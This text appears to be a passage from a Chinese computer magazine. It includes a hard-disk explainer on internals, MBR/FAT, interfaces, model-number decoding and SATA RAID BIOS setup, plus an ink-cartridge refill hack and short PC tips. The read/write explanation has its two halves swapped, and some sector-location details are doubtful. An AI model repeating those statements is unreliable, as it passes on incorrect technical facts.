三星宣布他们已经开始完成了70nm内存制造技术的研发，新技术中使用金属电极作为电容，而不再使用目前的硅电容。三星在去年11月份就推出了采用70nm制造工艺的4Gb NAND闪存产品，不过直到今年才将这项技术用到PC内存中。CF [YJ02]



海纳百川
——硬盘大解密



■ 福建　缺氧的鱼

硬盘（Hard Disk），是计算机系统非常重要的数据储存设备，每当你在键盘输入数据完毕，按储存键后数据就会储存到硬盘中。

晋级第1关：硬盘的工作原理

1.硬盘的读写原理

我们可以简单地将硬盘的工作原理分为读(从硬盘读取数据)与写(将数据写入硬盘)两个方面来进行。对硬盘而言，不管是读或写都需要CPU下达存取数据的命令，所以，只要CPU接受到来自系统程序发出的读写指令，CPU便开始向内存与硬盘发出命令。

在读的部分，CPU会先下达写入数据的命令，此时内存会经过总线将数据送往硬盘，通过主板I/O芯片(负责传输数字数据的控制芯片，也就是南桥芯片)的协调后，数据便会循序送入硬盘的缓冲区中(也就是硬盘的高速缓存)，最后再由硬盘控制电路将缓冲区内的数据记录至盘片上(这时在硬盘内的机械部分便会进行一连串的读写操作)。

在写的部分，同样也是由CPU先下达读取数据的命令，主板上的I/O芯片便又开始协调，接着硬盘控制芯片便开始将数据读至缓冲区内，最后才通过主板上的总线将硬盘缓冲区内的数据送至内存，并完成读取硬盘数据操作。

因此，数据的两个储存地点分别是硬盘与内存；其中，数据会经过缓冲区的暂存，与总线的传输；当然，所有操作除了CPU的下达命令外，也要经过主板上的I/O芯片与硬盘控制电路的命令才能达成。

2.硬盘的物理存储原理

硬盘是使用硬式的盘片作为记录媒介体，通过磁头的微小电流将磁盘片磁化成无数磁场来储存数据的。最常用的材料有铝合金、铬合金等材料，IBM还曾经推出玻璃为材料的硬盘。现在的IDE、SATA和SCSI接口的硬盘采用的都是“温彻思特”技术，具有以下特点：①磁头、盘片及运动机构密封；②固定并高速旋转的镀磁盘片表面平整光滑；③磁头沿盘片径向移动；④磁头对盘片接触式启停，但工作时呈飞行状态，不与盘片直接接触。

⑴盘片

硬盘盘片是将磁粉附着在圆盘片的表面上，这些磁粉被划分成称为磁道的若干个同心圆，在每个同心圆的磁道上就好像有无数个任意排列的小磁铁，它们分别代表着0和1的状态。当这些小磁铁受到来自磁头的磁力影响时，其排列方向也会随之改变。利用磁头的磁力控制指定一些小磁铁的方向，使每个小磁铁都可以用来储存信息。

⑵盘体

硬盘的盘体由多个盘片组成，这些盘片重叠在一起放在一个密封的盒中，它们在主轴电机的带动下以很高的速度旋转，每分钟转速达3600转、4500转、5400转、7200转、10000转，甚至15000转。

⑶磁头

硬盘磁头用来读取或修改盘片上磁性物质的状态，一般说来，每一个磁面都会有一个磁头，从最上面开始，从0开始编号。磁头在停止工作时，与磁盘是接触的，但在工作时呈飞行状态（见图1)。磁头采取在盘片的着陆区接触式启停的方式，着陆区不存放任何数据，磁头在此区域启停，不存在损伤任何数据的问题。读取数据时，盘片高速旋转，由于对磁头运动采取了精巧的空气动力学设计，此时磁头处于离盘面数据区0.2～0.5微米高度的“飞行状态”。既不与盘面接触造成磨损，又能可靠地读取数据。



图1

⑷电机

硬盘内的电机都为无刷电机，在高速轴承支撑下机械磨损很小，可以长时间连续工作。高速旋转的盘体产生了明显的陀螺效应，所以工作中的硬盘不宜运动，否则将加重轴承的工作负荷。硬盘磁头的寻道伺服电机多采用音圈式旋转或直线运动步进电机，在伺服跟踪的调节下精确地跟踪盘片的磁道，所以在硬盘工作时不要有冲击碰撞，搬动时要小心轻放。

晋级第2关：硬盘的数据结构

为了能更深入的了解硬盘，我们还必须对硬盘的数据结构有个简单的了解。硬盘上的数据按照其不同的特点和作用大致可分为五个部分：MBR、DBR、FAT、DIR和DATA区。

1.MBR

MBR（Main Boot Record，主引导记录区）位于整个硬盘的0磁道0柱面1扇区。不过，在总共512字节的主引导扇区中，MBR只占用了其中的446字节，另外的64个字节交给了DPT(Disk Partition Table，硬盘分区表)，最后两个字节“55 AA”是分区的结束标志。

例如：80 01 01 00 07 FE BF FC 3F 00 00 00 7E 86 BB 00

最前面的“80”表示一个分区的激活标志，说明系统可引导；“01 01 00”表示分区开始的磁头号为01，开始的扇区号为01，开始的柱面号为00；“07”表示分区的系统类型是NTFS，如果为04则表示FAT16、0B表示FAT32；“FE BF FC”表示分区结束的磁头号为254，分区结束的扇区号为63、分区结束的柱面号为764；“3F 00 00 00”表示首扇区的相对扇区号为63；“7E 86 BB 00”表示总扇区数为12289622。

2.DBR

DBR（Dos Boot Record，操作系统引导记录区）通常位于硬盘的0磁道1柱面1扇区，是操作系统可以直接访问的第一个扇区，它包括一个引导程序和一个被称为BPB（BIOS Parameter Block）的本分区参数记录表。引导程序的主要任务是当MBR将系统控制权交给它时，判断本分区跟目录前两个文件是不是操作系统的引导文件。如果确定存在，就把其读入内存，并把控制权交给该文件。BPB参数块记录着本分区的起始扇区、结束扇区、文件存储格式、硬盘介质描述符、根目录大小、FAT个数，分配单元的大小等重要参数。

3.FAT

在DBR之后的是我们比较熟悉的FAT（File Allocation Table，文件分配表）区。文件占用磁盘空间时，基本单位不是字节而是簇。簇的大小与磁盘的规格有关，一般情况下，硬盘每簇的扇区数与硬盘的总容量大小有关，可能是4KB、8KB、16KB、32KB、64KB……这就说明同一个文件的数据并不一定完整地存放在磁盘的一个连续的区域内，而往往会分成若干段，像一条链子一样存放，这种存储方式称为文件的链式存储。为了实现文件的链式存储，硬盘上必须准确地记录哪些簇已经被文件占用，还必须为每个已经占用的簇指明存储后继内容的下一个簇的簇号，对一个文件的最后一簇，则要指明本簇无后继簇。这些都是由FAT表来保存的，表中有很多表项，每项记录一个簇的信息。

由于FAT对于文件管理的重要性，所以FAT有一个备份，即在原FAT的后面再建一个同样的FAT。初形成的FAT中所有项都标明为“未占用”，但如果磁盘有局部损坏，那么格式化程序会检测出损坏的簇，在相应的项中标为“坏簇”，以后存储文件时就不会再使用这个簇了。FAT的项数与硬盘上的总簇数相当，每一项占用的字节数也要与总簇数相适应，因为其中需要存放簇号。FAT的格式有多种，最为常见的是FAT16和FAT32。

4.DIR

DIR（Directory，根目录）区紧接着第二FAT表（即备份的FAT表）之后，记录着根目录下每个文件（目录）的起始单元，文件的属性等。定位文件位置时，操作系统根据DIR中的起始单元，结合FAT表就可以知道文件在硬盘中的具体位置和大小了。

5.DATA

DATA（数据）区是真正意义上的数据存储的地方，位于DIR区之后，占据硬盘上的大部分数据空间。

晋级第3关：直接影响硬盘性能的技术参数

多数硬盘的技术参数与硬盘的性能都有着某种联系。下面列举的技术参数对硬盘性能有着非常显著的影响，大家在购买硬盘时，别忘了对比这些技术参数。

1.数据传输率（Data transfer rate）

该参数描述的是数据在硬盘内物理盘片上实际的读/写快慢程度，在储存媒体中，数据传输率是很重要的参数，它不仅代表数据传输的快慢，也代表储存媒体的技术。通常是指从磁盘传输到硬盘里的高速缓存的内部数据传输率。许多厂商都会标示其内部数据传输率的大小，但有的厂商以MB/s为单位，有的则以Mbit/s为单位，用户在查看技术参数时应注意单位的换算。一般来说，只要把Mbit的数据直接除以8就是MB的单位了。

2.外部数据传输率（External transfer rate）

该参数描述的是从硬盘的主控制器到接口控制器所能传输的数据量，通常是指从硬盘里的高速缓存到计算机主机上的数据总线的外部数据传输率(也称“突发数据传输率”)。事实上，外部数据传输率也就是传输接口的速度，例如：一块Ultra DMA 100接口的硬盘，其外部数据传输率就是100MB/s。然而，实际工作中硬盘的外部数据传输率大小需与系统主机配合，才能真正发挥硬盘特色。例如，一颗具有100MB/s规格的硬盘，若安装在只有66MB/s传输接口的系统上，则此硬盘在外部数据传输率上的性能表现也只有66MB/s；反之同理。

3.缓存（Cache memory）

缓存是硬盘上的计算机记忆芯片，数据在主机总线适配器调用前将通过缓存临时存储在硬盘上。每当磁头自磁盘上读取数据时，也会将数据一起存入高速缓存，当下一次系统要读取的数据正好也存放于高速缓存中时，系统就直接自缓冲区中将数据取走，我们称为“快取命中”，它要比磁头实际去搜寻磁盘盘片上的数据快得多，如此可有效加速硬盘数据处理的速度。

4.访问时间（Access time）

描述的是硬盘在磁盘盘片上查找数据的快慢程度，在文件服务器或类似的随机访问环境中，该参数极为重要。也就是数据从硬盘读取主存储器内的数据，或者是从主存储器内的数据存入硬盘完成所需要花费的平均时间。

5.转速（Rotational speed）

硬盘转速说明了盘片将特定的数据存储点转到读/写头的下方的最快速度。它是根据盘片在一分钟内所能完成的最大转数（revolutions per minute，简称rpm）来衡量的。总的来说，rpm值越大，内部数据传输率就越快，访问时间就越短，硬盘找寻数据、读取数据的速度也就相对提高，硬盘的整体性能也就越好。

晋级第4关：硬盘接口的发展

目前存储设备随着个人、商用电脑需求多样化，其接口发展也日趋多元化。用户有了更多接口选择，可以根据预算、系统支持情况和偏好来选择适合的储存接口。目前，高速接口包括：ATA、SCSI、SATA、SAS、USB 2.0、IEEE1394、光纤（Fiber Channel）。以下主要向大家介绍ATA、SCSI和SATA。

1.ATA接口(见图2)

相信你对ATA（Advanced Technology Attachment）和IDE（Intelligent Drive Electronics）这两个名词一定不陌生。IDE和ATA最常使用于一般存储设备，如：硬盘、CD-ROM、DVD-ROM上，主要负责管理主机及储存设备间的数据传输。此类型的接口由于构造简单、成本较低及使用方便，所以成为目前个人计算机市场上占有率较高的储存接口。


图2

ATA-1：同一总线可支持1～2个硬盘，并支持PIO模式0、1、2，DMA模式0、1、2和Multi-word DMA模式0。

ATA-2：加入支持PIO模式3、4及Multi-word DMA模式1、2。

ATA-3：ATA 2的修正版并加入支持硬盘S.M.A.R.T.技术。

ATA-4/ATAPI-4：加入ATAPI规格，开始支持像CD-ROM或其他存储设备，首度引进数据传输率达33MB/s的Ultra DMA/33模式。

ATA-5/ATAPI-5：支持数据传输率达66MB/s的Ultra DMA/66模式，并正式规范使用80pin的数据线以确保能达到较快的数据传输率。

ATA-6/ATAPI-6：支持数据传输率达100MB/s的Ultra DMA/100模式。

ATA-7/ATAPI-7：支持数据传输率达133MB/s的Ultra DMA/133模式。

2.SCSI接口(见图3)

SCSI（Small Computer System Interface）是20世纪80年代开始发展的另一种高速存储接口，常被企业应用在连接高速设备的服务器及工作站上。SCSI接口第一代的SCSI 1标准在1986年制定出来，之后陆续有SCSI 2(包括Fast Narrow SCSI、Fast Wide SCSI）及SCSI 3（包括Ultra SCSI、Wide Ultra SCSI、Ultra 2 SCSI、Wide Ultra 2 SCSI、Ultra 160、Ultra 320 及未来的Ultra 640)。SCSI接口的数据传输率从早期SCSI 1的5MB/s演进至Ultra320 SCSI的320MB/s。不久的将来，SCSI Ultra 640的出现更可能一举将SCSI接口的数据传输率推进至640MB/s。


图3

SCSI接口的应用范围很广，SCSI设备包括：硬盘、CD/DVD-ROM、CD-RW、磁带机、MO、扫描仪和打印机等。SCSI接口采取并行的传输模式，且因具备可处理多重指令的能力，使其可以一次同时存取多台SCSI设备，特别适用于如Linux等可支持多任务处理的操作系统。最新的Ultra 320 SCSI接口一次甚至可串接多达15部的SCSI设备，而且SCSI还可以外接设备，并不像内置式Serial ATA或Parallel ATA设备必须安装在机箱内部。

3.SATA接口（见图4）

另一个逐渐兴起的高速硬盘存储接口是串行ATA（Serial ATA，简称SATA）。从目前主板厂商陆续推出具备SATA接口的主板，及SATA相关产品如SATA控制器、SATA转接卡纷纷上市的趋势看来，SATA会逐渐取代一直以来市场占有率较高的并行ATA（Parallel ATA，简称PATA），成为未来硬盘接口的主流。


图4

最早的Serial ATA计划是由Intel、IBM、Dell、APT、Seagate、Quantum及Maxtor等厂商在2000年初的Intel Developer Forum中所提出。正式的SATA 1.0规范是在2001年8月份公布，后来的Serial ATA 2.0标准也在2002年10月份陆续制定出来。目前Intel ICH5R、VIA VT8237和SiS 964 MuTIOL南桥芯片都已经开始支持Serial ATA磁盘控制接口。

SATA的数据传输率在SATA 1.0的标准规范为150MB/s。SATA只使用7条传输线，大幅降低对电压的需求，而PATA却使用80条传输线。除了信号线变少，SATA数据线两端接头的宽度只有约8mm宽，但它的最长长度可达到约900mm，而PATA的最大长度只有400mm。PATA所使用的数据线太宽，阻碍机箱内部的空气流通及散热，而SATA数据线轻薄的设计不仅仅节省了数据线的线材，更可有效改进机箱内部的空气流通，加速散热。

晋级第5关：看编号识硬盘

硬盘就品牌而论，主要有希捷（Seagate）、西部数据（Western Digital）、迈拓（Maxtor）和日立（Hitachi）这四大厂商，还有如三星（Samsung）、富士通（Fujitsu）等OEM厂商；另外，如果是老硬盘，还有可能是昆腾（Quantum）的产品（后来被迈拓收购）和IBM的产品（后被日立收购）。每个品牌下都设有多个系列产品，每个系列还有许多款硬盘，因此要想正确认识硬盘、了解硬盘性能，对于大多数用户确实不是一件易事。解读硬盘编号的相关文章在2002年曾刊登过，关于IDE硬盘编号方面，这里就不多赘述。下面主要向大家重点介绍各硬盘厂商推出的SATA硬盘编号的识别。

1.Seagate SATA硬盘

希捷目前共推出Barracuda 7200.7和Barracuda ATA V

两大系列的SATA硬盘（见图5），主要型号有：ST3200822AS、ST3160023AS、ST3120026AS、ST380013AS、ST312003AS和ST380023AS。



图5

ST	3	120026	AS
标识符	外形尺寸	容量	接口类型

标识符：由ST组成，代表Seagate Technology（希捷科技）的简称。

外形尺寸：由一个数字组成，它代表硬盘的外形尺寸。3代表宽3.5英寸、高1英寸的硬盘。

容量：由5～6位数字组成，它代表硬盘的标准容量。120026代表容量为120.026GB。

接口类型：由AS组成，它代表硬盘支持Serial ATA接口类型。

2.Western Digital SATA硬盘

西部数据（Western Digital）目前共推出Caviar SE（鱼子酱）和Raptor(猛禽)两大系列的SATA硬盘（见图6），主要型号有：WD2500JD、WD2000JD、WD1600JD、WD1200JD、WD740GD和WD360GD。



图6

WD	1200	J	D
标识符	容量	转速	接口类型

标识符：由WD组成，是Western Digital的缩写。

容量：由3～4位数字组成，代表硬盘的标准容量。在硬盘容量未超过100GB前，西部数据硬盘型号的中间几位数字只有3位，例如WD740GD，中间的740就代表该款硬盘的容量为74GB。自从硬盘容量达到并突破100GB后，西部数据硬盘型号的中间几位数字就升为4位了。

转速：由J或G组成，它代表硬盘的转速。J代表转速为7200rpm；G代表转速为10000rpm。

接口类型：由D组成，它代表硬盘支持Serial ATA接口类型。

3.Maxtor SATA硬盘

迈拓（Maxtor）目前共推出DiamondMax Plus 9(金钻九代)和MaxLine Plus Ⅱ两大系列的SATA硬盘（见图7），主要型号有：6Y200M0、6Y160M0、6Y120M0、6Y080M0、6Y060M0和7Y250M0。



图7

6Y	120	M	0
产品系列	容量	接口类型	磁头数量

产品系列：由两位字符组成，它是迈拓硬盘产品型号的标识符。6Y代表DiamondMax Plus 9(金钻九代)系列；7Y代表MaxLine Plus Ⅱ系列。

容量：由3位数字组成，它代表硬盘的容量。如120代表120GB。

接口类型：由M组成，它代表硬盘支持Serial ATA接口类型。

磁头数量：由0组成，它代表硬盘的物理磁头数量。但是从金钻八代开始，最后1位数字全部简化成0，已不代表任何意义。

4.Hitachi SATA硬盘

日立(Hitachi)目前只推出Deskstar 7K250系列的SATA硬盘（见图8），主要型号有：HDS722525VLSA80、HDS722516VLSA80、HDS722512VLSA80和HDS722580VLSA80。



图8

H	D	S	72	25	12	V	L	SA	8	0
标识符	产品家族	系列前缀	转速	最大容量	产品代码	惟一代码	盘体高度	接口类型	缓存容量	惟一代码

标识符：由H组成，表示Hitachi(日立)公司的硬盘产品。

产品家族：由D组成，表示Deskstar产品家族。

系列前缀：由S组成，表示硬盘的系列前缀为标准（缺省，如果没有系列名字前缀）。

转速：由72组成，表示硬盘的主轴转速为7200rpm。

最大容量：由2位数字组成，25表示此系列硬盘的最大容量为250GB。

产品代码：由2位数字组成，表示惟一的产品代码，也就是代表硬盘的容量，例如12代表120GB。

惟一代码：由V组成，表示惟一的代码（无具体意义）。

盘体高度：由L组成，表示硬盘的高度为1英寸。

接口类型：由SA组成，表示支持Serial ATA接口类型。

缓存容量：由8组成，表示硬盘的缓存为8MB。

惟一代码：由0组成，表示惟一的代码（无具体意义）。

▶▶▶ 火速链接

《其实我懂你的心——看编号识IBM硬盘》 2002年第10期
《其实我懂你的心——看编号识迈拓硬盘》 2002年第11期
《其实我懂你的心——看编号识希捷硬盘》 2002年第12期
《其实我懂你的心——看编号识西部数据硬盘》 2002年第13期

晋级第6关：让硬盘性能全面提升

1.安装官方硬盘程序

迈拓公司发布了一款名为MaxBoost的驱动程序软件，据说可以替代Windows 2000/XP的底层驱动程序对Maxtor的PATA和SATA硬盘进行控制，最高可以提高60%的硬盘性能。MaxBoost的工作原理是通过智能监测并在硬盘进行读写之前在系统中设置一个大小合适的数据缓存，也就是说在硬

盘读取 / 写入数据之前利用内存来作为数据缓存，这样就可以充分利用系统内存，有效提高硬盘读写速度，从而提高硬盘在多种应用程序中的数据存储速度。

这里要提醒大家，只有 Maxtor 和 Quantum 系列的硬盘才能使用 MaxBoost（下载地址 http://file2.mydrivers.com/disk/MaxboostSetup.exe，文件大小为11345KB)，其他品牌的硬盘如果贸然使用了这款软件，可能导致系统变得不稳定甚至数据丢失。此软件还要求 CPU 主频不低于 700MHz、内存容量不小于 256MB，使用 Windows 2000/XP，如果某项条件不符的话，是无法使用该软件的。

MaxBoost 安装结束后，需要确定是否准备为硬盘提速，点击“Next”按钮后会提示重新启动系统（见图 9)。现在，请双击桌面上的 MaxBoost Utility 图标，进入程序主窗口，你可以在 "General Settings"标签页中设置是否加载 MaxBoost，而“Benchmarking Tools”标签页则可以测试硬盘的 AAT (Average Access Time) 参数。切换到“Advanced Options”标签页（如图 10)，在这里可以从“MaxBoost Cache Size”下拉列表框中手工调节硬盘的缓存大小，设置好后选中下面的“Optimize for A/V Applications”复选项，然后点击“Apply”按钮使之生效。



图 9



图 10

但笔者感觉此软件并没有提升 60% 的性能，特别在一些小型程序方面并没有明显的性能提升，不过复制大文件所需要的时间倒是有所减少。

2.组建 IDE、SATA 磁盘阵列

搭建 IDE 或 SATA RAID 系统除了需要购置 IDE 或 SATA 硬盘外，还必须有主板或转接卡提供 IDE RAID 或 SATA RAID 支持。对于新攒机的用户而言，可以考虑直接购买支持SATA RAID 的主板。

这里需要说明一点，传统的并行 ATA RAID 可以条带模式 RAID 0、镜像模式 RAID 1 或结合二者的模式 RAID 0+1，而串行 ATA RAID 同样可以支持这三种最主要的工作模式，当然，组建串行 ATA RAID 硬盘系统的最佳解决方案还是由主板芯片组对 SATA 支持，这样不仅省去了板载控制芯片或加装 SATA 转接卡的额外成本，还能增强系统的稳定性和系统性能，减少对 PCI 总线带宽的占用率。

(1) ICH5/ICH5R 串行控制器的 BIOS 设置

笔者以硕泰克 865PRO-FGR 主板为例进行介绍，板载 ICH5 南桥。首先要做的是把 SATA 硬盘连接到主板上南桥芯片边上的 SATA 接口上，开机进入 BIOS 设置程序。

选择“Advanced BIOS Features”(BIOS 高级功能设定) 主菜单，再选择进入“IDE Configuration”(IDE配置功能设定)(见图 11)。




图 11

此时在“IDE Configuration”(主板内建 IDE配置设定) 可以选择自己的IDE模式 (P-ATA Only、S-ATA Only、P-ATA & S-ATA 和 Disabled)。如果设置为“P-ATA Only”，表示允许使用主板上的并行 IDE 接口和串行 IDE 接口，使用过程中串行 IDE 接口不占用并行 (IDE1/IDE2) 的通道，由操作系统为串行 IDE 口自动分配中断；如果设置为“S-ATA Only”，表示关闭并行 IDE 接口，使用主板上的串行 IDE 接口，串行 IDE 接口占用并行 IDE 通道；如果设置为“P-ATA & S-ATA”，表示允许使用主板上的并行和串行 IDE 接口，此时并行接口只能使用一个通道。另一个通道将被串行IDE接口占用；如果设置为“Disabled”，表示关闭主板上的所有 IDE 接口。

我们还可以在“S-ATA Running Enhanced Mode”(串行 IDE 接口增强模式的设定) 当中设为“Yes”，表示将串行 ATA 接口设为增强型模式 (可以在不占用并口 IDE 通道的情况下使用串行 ATA 接口)。

如果“IDE Configuration”设为“P-ATA&S-ATA”时，“Combine Mode (Option)”(主板内建 IDE 接口的优先设定) 可以设定 P-ATA 和 S-ATA 的优先顺序。如果设置为“P-ATA 1 st Channel”，表示并行 IDE 接口第一通道可以使用，第二个并行接口将被串行接口占用；如果设置为“S-ATA 1 st Channel”，表示串行 IDE 接口占用并行 IDE 接口的第一通道，并行 IDE 接口只能用 IDE2 接口。

在“P-ATA Channel Selection”(主板内建并行 IDE 选择设定) 当中，允许用户配置主板内建并行 IDE 接口功能，如果设为“Both”，表示允许使用两个并行 IDE 接口功能，如果设为“Primary”，表示允许使用第一个并行 IDE 接口功能，如果设为“Secondary”，表示允许使用第二个并行 IDE 接口功能。

在“S-ATA Ports Definition”(串行 IDE 接口占用并行 IDE 接口顺序的设置) 当中，允许你设定串行IDE接口所占用的并行 IDE 接口的顺序，可选项有：P0-2nd/P1-1st、P0-3rd/p1-4th、P0-4th/P1-3rd 和 P0-Master/P1-Slave P0-Slave/P1-Master。

另外要注意，如果把串行硬盘插在ICH5 控制的两个 SATA 接口的第一个接口上 (一般表示为SATA1)，那在“P-ATA & S-ATA”并串混合模式中，会自动占据映射通道的主盘位置，而如果串行硬盘插在 SATA2 上面，则自动占据映射通道的从盘位置。

(2)VT8237 串行控制器的 BIOS 设置

同 ICH5 的设置相比，VT8237 的 BIOS 设置选项相对要简单一些，这里以硕泰克 PT880Pro-FGR 为例进行介绍。

开机进入 BIOS 设置程序，选择“Integrated Peripherals”(整合周边设定) 主菜单，再选择进入“VIA Onchip IDE Device”(VIA 板载 IDE 设备)，再选择进入“Onchip SATA/

RAID”（板载SATA/RAID功能设定）（见图12）。此时在“IDE or RAID Mode”（SIL3114 SATA上硬盘模式设定）可以设置为“Enabled”，即可开启主板上的RAID SATA功能。




图12

(3)板载串行控制芯片及独立PCI控制卡

如果你的串行硬盘是挂接在板载串行控制芯片控制的接口下的话，设置起来也比较简单，我们以硕泰克865PRO-FGR板载的Silicon image Sil3114串行ATA控制芯片为例，连接好SATA硬盘，开机进入BIOS设置程序。



图13

选择“Advanced BIOS Features”（BIOS高级功能设定）主菜单，再选择进入“SIL3114 Configuration”（SIL3114配置功能设定）（见图13）。此时在“IDE or RAID Mode”（SIL3114 SATA上硬盘模式设定）可以设置SIL3114 SATA上的串口硬盘模式（P-ATA Only、S-ATA Only、P-ATA & S-ATA和Disabled）。如果设置为“IDE Mode”，表示SATA1-SATA4接口上硬盘作为普通的硬盘使用；如果设置为“RAID Mode”，表示SATA1-SATA4接口上硬盘作为磁盘阵列模式使用。

小提示

如何在串行ATA硬盘上安装操作系统

★ICH5控制器：如果你想在ICH5控制器下在串行ATA硬盘中安装操作系统，只要通过前面介绍的设置让主板识别出串行硬盘即可。安装完系统后，再安装Intel Chipset Software Installation Utility 5.1.0.1008驱动程序即可。

★ICH5R和VT8237控制器：在ICH5R和VT8237控制器下在串行ATA硬盘中安装操作系统要略麻烦一些，如果是安装Windows 9x操作系统，则只要求主板能识别出串行ATA硬盘即可，不过VIA的一份文档中表示要安装在C盘，不知道是什么原因。而如果要安装Windows 2000/XP/Server 2003则需要借助软驱启动系统（ICH5R南桥的启动盘程序的下载地址：http://file2.mydrivers.com/board/iaar2_floppy.exe，VT8237南桥的启动盘程序的下载地址：http://file2.mydrivers.com/board/VIA_VT6420plusVT8237_SerialATA_V210a.zip）。按照提示制作好启动软盘，其中VT8237压缩包的容量比较大，我们只需要拷贝DriverDisk\SATA下的所有文件到软盘即可。准备好驱动软盘后就可以安装操作系统了，在安装操作系统中会在重启后显示“Setup is inspecting your computer HARDWARE configuration…”之后有一段提示：“Press F6 if you need to install a third party SCSI or RAID driver…”（如果有第三方SCSI或RAID驱动器请按F6）。此时按下F6，把软盘放入软驱，然后我们只需要选择软盘中对应的第三方驱动，按提示进行操作即可顺利安装完操作系统。安装完操作系统后，ICH5R控制器再安装Intel Chipset Software Installation Utility 5.1.0.1008驱动程序和Intel Application Accelerator 3.5.2驱动程序；VT8237控制器再安装VIA Hyperion 4in1 4.51驱动程序。

★在外置串行控制芯片控制器下安装操作系统其安装方法同“ICH5R和VT8237控制器”，也需要制作一张专用的软盘。安装完操作系统后，再安装相应RAID控制器的驱动程序。

全部设置完成以后，如果你还想从串行ATA硬盘启动，则要检查BIOS设置里的启动项设置，这里是“Boot Configuration Setup”（系统引导功能设定）菜单下的“Boot Device Priority”（引导设备选择功能设置），看这里的启动项中是否有此硬盘被加载，这里显示为“SIL3114……”。外加PCI控制卡的设置方法与此类似，不过在使用外加串行控制卡时，如果主板上还有板载的串行ATA控制芯片，最好禁用它，否则的话可能无法进入操作系统。CF [YJ03]

给联想3110打印机黑色墨盒扩容



■青海 刘涛

笔者的联想3110喷墨打印机的黑色墨盒用完了，到市场上一看，一个墨盒居然要220元，摸摸口袋只好作罢，干脆自己注墨。回家后取出墨盒，参照《电脑爱好者》上介绍的有关注墨方法，便在有电路板的对面一侧打了一个针眼大小的孔，用注射器吸上墨，将注射器的针头插入孔中注墨。这一插吓了我一跳，因为针头没有遇到任何阻力，里面像是空的，没有海绵，这是什么墨盒？一想反正没墨了，死马当活马医吧！用一个薄刀片插入墨盒盖与墨盒的缝隙处，一边插入一边移动，这样粘合在一起的墨盒盖与墨盒就能完整地分离。一看，原来有一隔断将墨盒几乎一分为二，有电路板的一侧有海绵，另一侧是空的。难怪这只墨盒没用多长时间就没墨了，原来如此。干脆取掉隔断，这样可以比原来增加近一倍的容量。小心地用尖嘴钳将隔断取掉（一定要小心，不要把墨盒损坏了，海绵先不要取掉，以免残渣堵塞喷嘴，彻底清除干净再取出海绵），将一个报废的利盟Z12打印机彩色墨盒的海绵取出，清洗干净并晒干，比照墨盒的大小剪一块合适的海绵放入墨盒中（其他墨盒的海绵也可，但大小要合适），用强力胶将墨盒边和墨盒盖上均匀涂好（注意不要过多），盖好合紧，把挤出多余的胶擦干净，用夹子夹紧（或用橡皮筋），放置一小时左右等待胶干透。最后将墨注入（20ml左右），用透明胶带将针孔堵住。将墨盒安装到打印机，用了一段时间，打印量确实比以前增加许多。此方法还可以扩充利盟Z25打印机的黑色墨盒。CF [YJ04]

内存



如果我们将计算机系统当成一个全力生产产品的工厂，那内存就像是搬运产品的卡车，内存不足的话，产品虽然生产的速度加快，但因为卡车数量不足，致使产品不能及时送到消费者的手中（需等候其他产品送完时，再回头来处理等待运送的产品）；相反内存若足够，则产量与运输产品的速度能互相配合，计算机系统的性能当然也就提升许多。CF [YJ05]

技巧E卡通 Skill Tips

提升VIA主板的性能

VIA发布了一个独立的VIA IDE Miniport Driver驱动程序，最新版本为3.20b版（下载地址：http://downloads.viaarena.com/drivers/IDE/VIA_IDE_MPD_V320b.zip），支持Windows 9x/Me/2000/XP等操作系统，支持VT82C686A/B、VT8231、VT8233、VT8233A/C、VT8235、VT8237南桥芯片。VIA IDE Miniport Driver驱动程序在磁盘性能上有明显的提升，它能针对IDE设备进行合理的自动优化。但由于Windows系统驱动架构的限制，这款驱动安装完成后会把IDE设备识别成SCSI设备。需要注意的是，IDE Miniport驱动和部分平台之间存在可能导致系统蓝屏死机的兼容性问题，而且如果你安装了Serial ATA硬盘的驱动程序，千万不要使用此程序，否则系统一定频繁死机，请大家谨慎使用。 （福建　包日晓）

巧用摄像头拍摄显示器屏幕

通常情况下我们并不了解摄像头的拍摄频率是多少，但我们知道显示器的频率是多少，并且还可以通过显示属性窗口中的屏幕刷新频率进行更改。用最为烦琐的方法。逐步地改变显示器的刷新频率，并把摄像头对着屏幕，然后在预览窗口中观察。在某个频率下预览窗口的显示效果不再闪烁了，则代表两者的频率已经保持统一了。这时再进行视频捕捉，只要把显示器调到刚才试验结果的刷新频率（通常为60Hz），拍摄的画面就不再闪烁了。 （福建　包日晓）

处理不断增加的打印任务

很多时候，我们会遇到一个奇怪的问题，那就是打印任务会越来越多，这是为什么呢？原来，有些朋友在应用程序中点击打印图标后，看到打印机没有反应，误以为自己未曾激活打印任务，就重复点击打印图标，这样就会导致打印任务不断增加，严重时甚至会导致死机。当遇到这种情况时，请耐心等待，或者索性重新启动系统，以便让系统释放被占用的内存。当进入桌面时，系统会询问是否继续上次未完成的打印任务，建议回答"否"，然后将这些打印任务立即删除，再重新打印。 （福建　包日晓）

提高OCR识别率的方法

现在的报纸杂志为了追求更好的视觉效果，都使用了图文混排。在扫描这类文章时，不要将所有的内容选在一个区域内，最好将字体、字号及字形都一样的划为一个区域，图形或表格分别划为不同的区域，区域分得越细，识别率会越高；还有，扫描后要对图片做适当的调整，特别是对比度对识别度的影响非常大，调节标准是让字的笔划无间断但笔划之间不粘连，少量扫描时可以手动调节对比度值，批量扫描且原稿质量相差不大时，可以在第一次扫描时进行手动设定后保存，再启动程序进行自动扫描。（福建　包日晓）

巧妙解决误打印长文档的问题

当我们只想打印一个长文档中的某些页面时，一般只需要从"文件→打印"窗口中选择打印当前页或者某些特定页面，但有时会由于某些原因的干扰，直接点击了工具栏上的打印图标，此时打印机就会自作聪明地从长文档的第1页开始打印，此时该怎么办呢？一般情况下，此时应当双击任务栏托盘区的"打印机"图标，选中打印列表窗口中的文档名，从右键菜单中执行"取消"命令。不过，如果打印机尚未开始打印的话，笔者这里有一个非常实用的办法，那就是立即将打印纸全部拿走，这样打印机就会发出"缺纸"的提示，你只需在这里直接取消就行了。 （福建　包日晓）

巧用摄像头拍摄电视机屏幕

